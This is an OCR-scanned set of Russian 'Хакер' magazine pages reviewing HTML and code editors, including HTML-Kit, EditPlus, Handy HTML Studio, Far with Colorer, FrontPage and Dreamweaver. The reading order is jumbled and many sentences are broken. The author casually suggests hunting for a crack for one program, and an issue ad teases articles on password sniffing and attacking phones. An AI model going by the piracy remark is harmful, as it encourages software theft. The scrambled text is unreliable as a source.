
- исправлены ошибки.

Если необходимо сразу начать заливать файлы, то жми F8, появится окошко Quick Connect, в котором необходимо ввести

все данные. После этого жми Connect и можешь прямо мышью перетаскивать нужные файлы к себе на сервак. Программа обладает всеми возможностями, которые могут потребоваться тебе при работе с FTP, перечисление которых заняло бы слишком много места, да и утомило это бы тебя. Расскажу только о некоторых. Есть планировщик задач, который может автоматически запустить трансфер файлов, а по окончании одного разорвать соединение, выключить комп, выйти из программы, завершить сеанс пользователя либо некоторое в совокупности. Есть возможность следить за буфером обмена, и если выставлена галочка, то автоматически заливать файлы на сервак. Есть еще много приятных мелочей, которые выполняются там, где их не ждешь (нет, не баги :)).

Итог: Мой выбор. Однозначно следует попробовать!

Теперь, думаю, ты без проблем определишься, что ты хочешь поставить себе в качестве FTP клиента.



Любой FTP сервер всегда требует авторизации пользователя. Практически каждый FTP сервер предоставляет так называемый анонимный вход

РУЧНОЙ КОДИНГ С УДОБСТВАМИ

РЕДАКТОРЫ КОДА

ВЕБ-ТУЛЗЫ

GLAZЬ (glazy@mail.ru) + Леха
ББ aka Alexys (alex-sun@mtu.ru).

Когда ты хочешь увидеть внутренности html-страницы, то после нажатия кнопки "Просмотр в виде HTML" вылезет стандартный виндовый блокнот (aka Notepad), который все выдает очень аккуратно, но однообразно. Увидишь ты код, который одинаково выглядит на всем протяжении файла - все символы одного размера и одного цвета. Размер можно и поменять, сменив курсороподобный шрифт на Arial или еще чего, но цвет всех слов будет только один.

Этот обзор не является критикой или чем-либо еще по отношению к программам. Здесь я просто рассказываю о фишках и минусах этих программ. Почему именно они? Потому что ими пользуются мои друзья и я сам



огласись, что не очень удобно отыскивать нужные куски кода, когда текст так представлен. Было бы реально, если бы эти отличались от обычного текста. Если так, то радуйся - не один ты такой умный! Уже давно появилась куча эдиторов, которые помогут скрасить рутинную работу кодера.

HTML-KIT

Как написано на сайте разработчика, это полнофункциональный редактор поможет разработчикам HTML, XHTML и XML в их нелегком деле. На самом деле, он понимает не только три эти языка разметки. Спичечек, между прочим, очень гаже и увесистый: CSS, XSL, JavaScript, VBScript, ASP, PHP, JSP, Perl, Python, Ruby, Java, VB, C/C++, C#, Delphi, Pascal, Lisp, SQL и много чего еще. Короче, подсветит он тебе основные функции этих языков; были бы плагины, он бы и мат в русском языке выделял. Кстати, такую фишку можно намотить :). На сайте разработчика лежит дока, готовые примеры и тулза для создания плагинов - Plugin Generator - имеется.

Вот некоторые примеры полезных плагинов:

ExtChars - фишка, позволяющая вставлять спецсимволы, то есть их теги.

HkListLinks - позволяет делать из списка ссылок выпадающий список (коробку) с кнопкой Go. Полезная вещь, доложу тебе.

CmSlugs - вставляет цвета. Полезна тем, что можно пипеткой тыкнуть в любую точку экрана.

На сайте (www.chami.com/html-kit) валяется еще до фига полезных тулз (для удобства работы с языками Perl, PHP, CSS, JS), так что ты точно подберешь себе что-нибудь нужное.

Наш умный HTML-kit может еще спариваться с разными бродилками (Осел, Шкаф, Ария). Причем делает это он автоматически :). Понимает также и ДОСовские браузеры. Дружит и со всевозможными прогами. Например, захотел ты отредактировать картинку, нажал Edit, и вылетел твой любимый фотожоп. Клево? Да, неплохо, хотя и медленно :).

В НК есть еще такая полезная фишка, как тэг-визард. Она поможет тебе получить доступ ко всем атрибутам и свойствам тега. Допустим, для тега он позволит выбрать картинку, сделать превью, а если это gif, то и проиграть ее.

Имеется в наличии и CSS-редактор, плюс тебе еще покажут, в каком браузере твои нововведения поддерживаются. Вот так.

Когда ты хочешь повозиться с тегами атрибутами, то тут вылезает "дерево параметров". Тут тебе и имя задать, и всякие примочки, и покажут, как это выглядеть должно и чем поддерживается... Ну, в общем, все, о чем мечтать можно.

Есть еще много функций работы с текстом, а также функции массовой обработки текста (тебе надо в конце каждой строчки проставить
? Не вопрос!).

А теперь внимание! Барабанная дробь... Имеются "горячие клавиши"!!! Вау! Да, при таком широ-

ком наборе функций - это незаменимая вещь.


Теперь обратимся непосредственно к окну редактора. Здесь четыре страницы. Editor - само место, где ты изливаешь свои творения. Preview - просмотр в браузере, Output - результат работы какого-нибудь HTML-tidy, дабы не засорять оригинал. Split view - предлагает тебе увидеть Editor и Output в одном окне, чтоб ты мог ощутить разницу :).

Ну вот про НК все, добавлю только, что имеется еще поддержка заливки файлов на сервер. Не подумай, что это все функции НК, просто это основные, которые могут помочь тебе в выборе редактора.


Резюме: О-о-очень реальный кодировщик. Делает абсолютно все! Вот только не кодит за тебя, хотя есть функции, которые помогают это делать максимально быстро и комфортно. Короче, must have тем, кто любит и может работать не в WYSIWYG'ах.

PHP EXPERT EDITOR


Редактор, ориентированный под PHP (ессенсно, не без поддержки HTML). Как пишут в мануале, неплох для начинающих и опытных программистов. Имеет свой встроенный HTTP-сервачок. Разрешает ходить налево (то есть использовать свои серверы). Скрипты



HTML-kit



PHP Expert Editor



Edit Plus

можно отдебегивать, проверять синтаксис и все такое. Ког тебе тоже посветят, можно даже выбрать, как: один php, один html или и то и другое, скобочку укажут (правда, иногда он промахиывается, но это мы ему простим).


У этого зверя есть еще и FTP-клиент, что не может не радовать. Это, конечно, еще не повод писаться от радости, но уже кое-что. Особенно если учесть, что это чудо бесплатно для наших. Также Editor посчитает и покажет, какие есть переменные, функции, классы и инклюды. Особенно удобно, когда ты описался в названии переменной и думаешь: "Че за лажа, я ж все правильно написал?". Вот тут ты и можешь увидеть, что переменная одна лишняя. Удобная фишка для конвертирования html-кода в PHP.

Неудобно тут только то, что малые возможности быстрой вставки, хотя эта фишка настраивается. Но зато можно научиться быстро печатать =>).


Резюме: Довольно неплохой, быстрый редактор. Да что там и говорить, сам им пользуюсь. Кое-где подотрет сплюнки, но капитально вылизывать тебя не будет. Инструмент не для совсем ленивых и зажавшихся юзеров.

EDITPLUS

Еще один редактор типа "я-все-могу-один". Может выступать в роли могучего notepad'a, редактора HTML файлов или редактора настоящих языков программирования, таких как C/C++, Perl, PHP, Java, JavaScript, CSS, VBScript - это основные; другие, как написано, можно оставить. Имеется гэцельный браузер для



Perl Live




Collie Perl Shell

просмотра творений в хтмле. В принципе, для удобства предусмотрено многое: полезные панельки, которые можно настраивать, неограниченное undo, проверка правописания (если словарь сольешь с сервера), отображение непечатаемых символов и все в таком духе.

В программе есть одна интересная фишка: окно клипов. Она помогает вставлять готовые слова или фразы (от языков) двойным нажатием. То есть надо тебе вставить, допустим, какой-нибудь тег, а печатать лень. Тыкнул на него, и он вставился. Я нигде такого не встречал, поэтому для меня было новым и необычным, хотя, наверное, полезная штука. Дополнительные такие словарики клипов можно сделать самому (например, с моим любимым русским матом :) или спить с сайта.

Скачать это добро можно по адресу www.editplus.com.

Резюме: Может служить как и штатным HTML-редактором, так и для других нужд. Есть превью, что не может не радовать. Плюс подсветка сделанного.



Handy HTML Studio

COLLIE PERL SHELL

Это уже редактор, ориентированный только на Perl, или, как еще называют, IDE редактор (интегрированная среда разработки). Есть поддержка проектов. Ну, ессесно, не без подсветки. Плюс существует настройка таких параметров, как отступ, выступ текста. Удобно... Имеется панелька быстрой вставки HTML кода. На ней я обнаружил интересную штуку: когда нажимаешь на кнопку "вставить линию", вставляется не <HR>, а
. Такой новый тип линий =>. Кроме HTML'евских быстрых вставок имеется и вставка процедур. Правда, тоже скучная, но зато процедуры только основные и видно их сразу все, не приходится скропить.

Наткнулся на интересную вещь: библиотека часто используемых фрагментов кода. Чтобы не писать постоянно: "Здравствуй, Вася!", можно сохранить, а потом вставлять. Удобно комментировать строки. Для этого есть специальные клавиши на панели. Жаль, что отсутствуют горячие клавиши, по которым все это хозяйство можно вынуть. Радует дружба с русской кодировкой.

Вот мы и займемся подбором нужного стульчика к вашей бачку

...в jdk 1.3 есть класс для работы с POP-серверами. В ASP.NET же такого не имеется, по крайней мере в стандартном пакете...



Aditor - старенький, маленький, да удаленький



Шпион цвета на рабочем столе

Это большая проблема у множества редакторов подобного типа.

Резюме: Если тебя радует рекламный призыв "Поддержи отечественного производителя", то эта софтина для тебя. Правда, поддержка непонятная получается - софт фриварный, что само по себе стало редким явлением. Даже ломать не придется :). Пользуйся на здоровье.

PerlLive

Еще один редактор, призванный помочь в нелегком труде кодерам на языке Perl. Тулза легкая, что есть гуд, так как выливать несколько мегов ради подсветки текста и небольшого набора функций на дымящемся мопеде занятие не для слабонервных.

Итак, что мы имеем с гуся? Обработался я конфигурированию горячих клавиш. Можно все забить. Класс! Также редактурь хорошо дружит с великим и могучим. Доступны некоторые шаблоны.


Это еще одна прога, которая имеет базу часто используемых кусков текста, или, как называют, Template master - мастер шаблонов. Можно запаролить прогу, чтобы ею никто кроме тебя не воспользовался. Как пишут, может пригодиться. Ну, еще имеется встроенный браузер, если это можно считать большим плюсом.

Резюме: Прост в обслуживании, не требователен. Идеален для дома, для семьи. Чисто любительская софтина, которая немного скрасит жизнь.


HANDY HTML STUDIO

Реальный, но немного замороженный редактор кода. Это лучший вариант для тех, кто едва-едва знает тэги, но создание стра-

ниц в WORD'e или FrontPage'е даже для них полный позор. В программе заложено полное правильное описание всех известных (и некоторых не очень) тэгов HTML и атрибутов CSS (всякие border'ы, font'ы и многое другое). Даже хорошо знающему язык разметки страниц этот редактор может служить заодно и справочной службой - такое количество мануала мне только в линуксе встречалось. Handy HTML Studio обучена работе с HTML, XML, CSS, Perl, Java, JS, причем определяет тип открываемого файла безошибочно (во всяком случае, пока ни у кого из знакомых проблем не было), поддерживает SSI-директивы. PHP вроде бы не предусмотрен, но все равно довольно неплохо все выделяет. Еще бы, ведь он с HTML неслабо пересекается. Важным для кодатора является возможность одновременно держать открытыми несколько файлов и легко и быстро переключаться между ними. Панель инструментов программы немного напоминает Word'овскую, только в отличие от MS-софтины не гадит код всякой лажей (разве что пару строчек в начале добавляет). Отдельную благодарность создателям выражат те, кто делает статические HTML-ки. Иногда бывает нужным



Aditor



Легко и непринужденно осуществляется замена фрагментов кода в нескольких файлах

заменить какой-то одинаковый фрагмент кода, встречающийся на 10 и больше страницах. Лазить и менять все ручками - дело очень утомительное. С помощью Handy HTML Studio такую замену можно совершать довольно легко и непринужденно. Причем из испробованных 10 различных программ эта единственная, которая меняет все нормально и при этом не вылетает.


Кроме тулзы для замены кода в разных файлах существует ColourSpy (шпион цвета). Он возвращает 16-ричный код цвета, на который ты навел пипетку. Причем этот шпион крадет цвет не только из окна программы (тем более, что их не так много), а с любого окна, которое визуальное наблюдаешь. Окно ColourSpy после его вызова будет находиться поверх всех остальных окон. Реально полезная тулза - иной раз мучаешься с подбором цвета, а ничего хорошего не получается. Здесь даже можно выбрать WebSafe - безопасные цвета Интернета. Для любого веб-мастера просто незаменимая вещь. Интегрируется в виндовое меню - при правом клике на файл появится опция Edit with Handy HTML Studio.

Очень рекомендую спазить на <http://www.silveragesoftware.com> (сайт разработчика) и скачать оттуда эту программку. А вот кряк к ней придется поискать поглубже :(. На этом же сайте есть еще пара программ, которые облегчат жизнь веб-мастеру, но эта, на мой взгляд, лучшая.

Резюме: Все в одном, все под рукой. Выбор реального веб-кодера.

Aditor Pro

Старенький, но проверенный временем редактор. Очень не требовательный к системе и маленький (примерно 750 килобайт). Даже на дискете спокойно уместится :). Есть вариант включения русскоязычного меню (спасение для тех, кто английский не знает). Предназначен он для тех, кто привык писать все ручками, но так, чтобы красиво был виден код. Нет ни лишних, ни полезных



Far + Colorer



Менюшка колорера, вызываемая кнопкой F11

заморочек, как в Handy HTML Studio. Зато есть небольшая подборка HTML-тэгов и даже готовых кусков кода. Работает с 5 кодировками (KOI8, Win, Dos, Mac, Iso), причем можно конвертировать исходники из одной кодировки в другую. Может подсвечивать файлы многих типов, таких как HTML, PAS, C/C++, Fido-шного мыла, ASM'a и многих других. Как и в Handy HTML Studio, в Aditor'e можно обрабатывать кучу файлов одновременно для замены фрагментов кода. Один знакомый, у которого не доходят руки и другие части тела для изучения SSI и CGI, долго меня благодарил за наводку на эту программу. Aditor - это не только кодитор, но и неплохой текстовый редактор. В нем существует возможность удалять конечные пробелы, превращать табы в пробелы, менять регистр символов, вставлять невидимые символы (как в ворде), выравнивать текст и т.д. Разве что только орфография не проверяется, хотя наверняка есть способы, как и это устроить. Даже не представляю, как можно было засунуть столько полезного в такую маленькую программку. Aditor можно интегрировать в систему, добавить пункт меню "Открыть с помощью Aditor", заставить его запускаться вместо блокнота.

Резюме: Aditor - это не только редактор кода, но и довольно неплохой текстовый редактор, который зачастую может заменить и MS-овский Word. А редактор кода идет как полезная примочка.

Far Manager & Colorer4ever!

Здесь нет ошибки - это действительно тот самый FAR. Тот самый файловый менеджер. Сам по себе он слабо пригоден для редактирования кода, но если уж больше не в чем, то можно. Для пользователей из стран бывшего СССР он еще и бесплатный, если они найдут информацию об этом в License.xUSSR.txt. К нему можно прилепить туеву хучу плагинов, в том числе и для редактирования. Ва-

ляются они на сайте разработчика (<http://www.rarsoft.com>) - все хляпные. Один из таких плагинов называется Colorer4ever (цветник навеки :)). Немного неудобно устроен этот плагин - он разбит на 2 части. Незнающего это может смутить - скачает он один, перекинет файлы куда надо, а он не работает. А в инструкции все написано. И делают ее для того, чтобы читали, когда что-то не получается, а не для пригания большего объема прогукту :). Скачивать надо 2 архива - colorer4ever.far.rar и colorer4ever.lib.rar. После скачивания надо сделать директорию Colorer в гире плагинов фара (по дефолту это C:\Program Files\Far\Plugins\), распаковать туда содержимое обоих архивов. Потом в директории Colorer\bin (C:\Program Files\Far\Plugins\Colorer\bin) запустить install.exe, а после перезапустить фар. После этой хитрой процедуры все файлы при редактировании будут симпатично подсвечиваться. Поначалу мне это напомнило старенькие (еще DOS-овские) редакторы Borland Turbo Pascal или Borland C++. Только FAR+Colorer заточены не под один тип кода, а под довольно внушительное количество - наверно, больше, чем все вышеописанные редакторы вместе взятые. Редактируя файлы с включенным колорером, надо знать, что его можно и под себя настроить. Для это надо будет нажать F11, выбрать "колорер", а дальше интуиция подсказает, какую кнопку нажать.

ФИНАЛ

Выбор того или иного редактора для кодирования зависит от твоих знаний и требований к редактору, а также от возможностей твоей системы. Так, HandyHTML Studio наверняка будет тормозить на слабых компах - в ней много таких вещей, которые едва ли понадобятся реально шарящему в коде. Таким людям больше поойдет Far+Colorer. Приятного кодирования.



В ПРОДАЖЕ
С 22 АПРЕЛЯ



В НОМЕРЕ:

Как это бывает на самом деле

– Подробности о нескольких нашумевших взломах крупных сайтов

Атака на GPRS

– Что можно сделать с мобильником на зло врагу, себе на радость

Перехват ICQ паролей

– Стряпаем сниффер на коленке

Эффективный поиск сплотов

– Как найти то, что не предназначено для всеобщего пользования

Взлом Java-апплетов

– Избавляем яву от раздражающих ограничений

Мы в сетях!

– Разбираем дорогостоящее сетевое оборудование и смотрим что внутри

**Купи Хакер с CD и ты получишь
целых 700 мегабайт
горячего софта, самые
нужные драйвера
и нашу подборку X-музыки!**

ХАКЕР

(game)land
www.xakep.ru

NOTEPAD MUST DIE

ВЫБИРАЕМ ВЕБ-РЕДАКТОР


Kirion (kirion@winfo.org)

Я полагаю, что ты уже достаточно подкован, чтобы создать свой креативный, интересный, содержательный и полезный портал. Несколько номеров мы забивали тебе мозги различными технологиями, учили писать скрипты, настраивать форумы и многому другому. Тебе уже каждую ночь снится твой www.megaportal.narod.ru :).

И вот в один прекрасный день ты запасаешься пивом, сварил термос кофе, нагелал бутербродов и засел за комп, полный решимости сделать-таки свой сайт. Только вот можно один вопрос: а в какой проге ты будешь его делать?

ОТ БЛОКНОТА ДО WYSIWYG

Надеюсь, ты не относишься к динозаврам, считающим, что сайты надо писать в блокноте. Время - слишком ценная вещь, равно как и нервы. Креатив заканчивается на разработке дизайна и навигации, дальше начинается рутинная работа. Тебе придется много раз повторять одни и те же операции, следить за правильностью написания, копаться в справочнике в поисках назначения тегов или их атрибутов. Словом - нам нужен хороший редактор, который бы позволял автоматизировать рутинные процедуры. Позволял тебе творить, не задумываясь о том, что в получившемся коде ты в жизни не разберешься :). Еще веселее будет, когда ты запустишь свой проект и тебе придется его обновлять и поддерживать. Что если изменятся какие-нибудь ссылки? Или ты решишь подправить дизайн? Поверь мне на слово, нет



Многофункциональный Frontpage

обитают проги вроде Hometown, которые уже обладают достаточно продвинутыми средствами для написания не только html, но и css, javascript и тому подобного, тут уже обязательно должны быть шаблоны, средства быстрого просмотра страницы, кое-какие средства визуального проектирования. Неплохо бы иметь и менеджер сайта с возможностью закинуть на ftp непосредственно из проги. Ну а на вершине эволюции

визуальные компоненты, средства верстки паги с помощью таблиц, редактор стилей. В идеале, используя продукт такого уровня, пользователь может вообще не знать кода. Но это в идеале, да к тому же это вредно, мозги неплохо напрягать время от времени :). Многие относятся к WYSIWYG-редакторам с известной долей снобизма: мол, это для ламеров все, паги будут много весить, плохо отображаться в браузерах. Я же рассматриваю веб-редакторы в аналогии с программированием. Можно писать код в блокноте, а затем прогонять его через консольный компилятор. Можно использовать средства RAD, вроде Дельфей, и CASE-средства, которые позволяют с минимальным редактированием кода добиваться прекрасных результатов. Главное - чтобы руки были прямые :).

Это надо прописать в реестре для правильного отображения русских кодировок в Dreamweaver:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\CodePage]
«1250»=>c_1251.nls»
«1251»=>c_1251.nls»
«1252»=>c_1251.nls»
«1253»=>c_1251.nls»
«1254»=>c_1251.nls»
«1255»=>c_1251.nls»
```

Надеюсь, ты не относишься к динозаврам, считающим, что сайты надо писать в блокноте.

ничего веселого в том, чтобы вручную исправлять ссылки в паре десятков документов :). Итак, нам нужен хороший веб-редактор. Многие из редакторов недалеко ушли от обычного блокнота: подсветка синтаксиса да библиотека часто используемых тегов. Для небольшой правки подойдет. На следующей ступени эволюции

находятся WYSIWYG-редакторы. Если ты в первый раз слышишь это страшное слово, не пугайся :). Это расшифровывается всего лишь как: What You See Is What You Get (в переводе с басурманского: что ты видишь, это то, что ты получишь). Такой редактор должен содержать полные библиотеки тегов, многочисленные


НУ КУДА МЫ БЕЗ MS

Надеюсь, я убедил тебя, что использовать многофункциональный WYSIWYG-редактор это правильное решение? Тогда я расскажу тебе о проге, из-за которой многие ненавидят эти продукты :). Это великий и ужасный Microsoft Frontpage. Кто-то считает, что он идеален для начинающих пользователей. Действительно, пользо-

ваться им не сложнее, чем вордом, не зря Frontpage входит в поставку MS Office. Основная ставка была сделана на быстрое создание сайта с помощью шаблонов (кстати, советую их запомнить, будешь сразу распознавать лажовые сай-


много чего не хватает. Единственное, что мне действительно нравится во Frontpage - это окно структуры сайта и списка ссылок. Сделано наглядно и достаточно удобно. Еще неплохо сделана система отчетов о характеристиках

сайта и ошибках. Но этого мало, чтобы называться профессиональным продуктом. Станет ли Frontpage им когда-нибудь? Пример Access показывает, что офисные продукты можно довести до ума, но сколько выпусков Ms Office для этого понадобится?




Интерфейс Dreamweaver может быть таким...

ты :)). Визарды рулят: когда я в первый раз увидел мастер сайта компании - просто офигел. Название компании, название продуктов, контакты, тематические страницы, next, next, next, finish. Йоу, корпоративный сайт готов :). Особо одаренные могут скачать новые темы, когда задолбаются видеть одинаковые паги по всей сети. Если же ты вдруг не захочешь пользоваться мастером и попытаешься сделать что-то ручками - придется тебя разочаровать. Делать это весьма неудобно. Очень не хватает инструментов для разметки страниц - придется рисовать таблицу, менять ее свойства, заполнять содержимым. Не хватает и инструментов для вставки тегов. Не хватает сохранения шаблонов кода, не хватает нормального редактора стилей. Словом, очень



...а может таким...



...или таким. Что тебе больше нравится?

ПРЯДЕМ МЕЧТУ. НЕДОРОГО

Ну а теперь перейдем к моему любимцу, известному и популярному Macromedia Dreamweaver. Если помнишь, раньше у Macromedia было несколько разных продуктов на одну тему: это Dreamweaver - визуальный html-редактор, Ultradev - визуальное средство разработки веб-приложений и очень популярный (многие до сих пор им пользуются) Hometown (хотя под маркой Макромедии он стал выходить только в пятой, последней версии). Решение объединить эти продукты было логичным. В результате появился Dreamweaver MX. Чтобы не отпугнуть старых пользователей, в MX было

Ну а на вершине эволюции находятся WYSIWYG-редакторы. Если ты в первый раз слышишь это страшное слово, не пугайся :).

Надеюсь, я убедил тебя, что использовать многофункциональный WYSIWYG-редактор это правильное решение? Тогда я рассажу тебе о проге, из-за которой многие ненавидят эти продукты :).

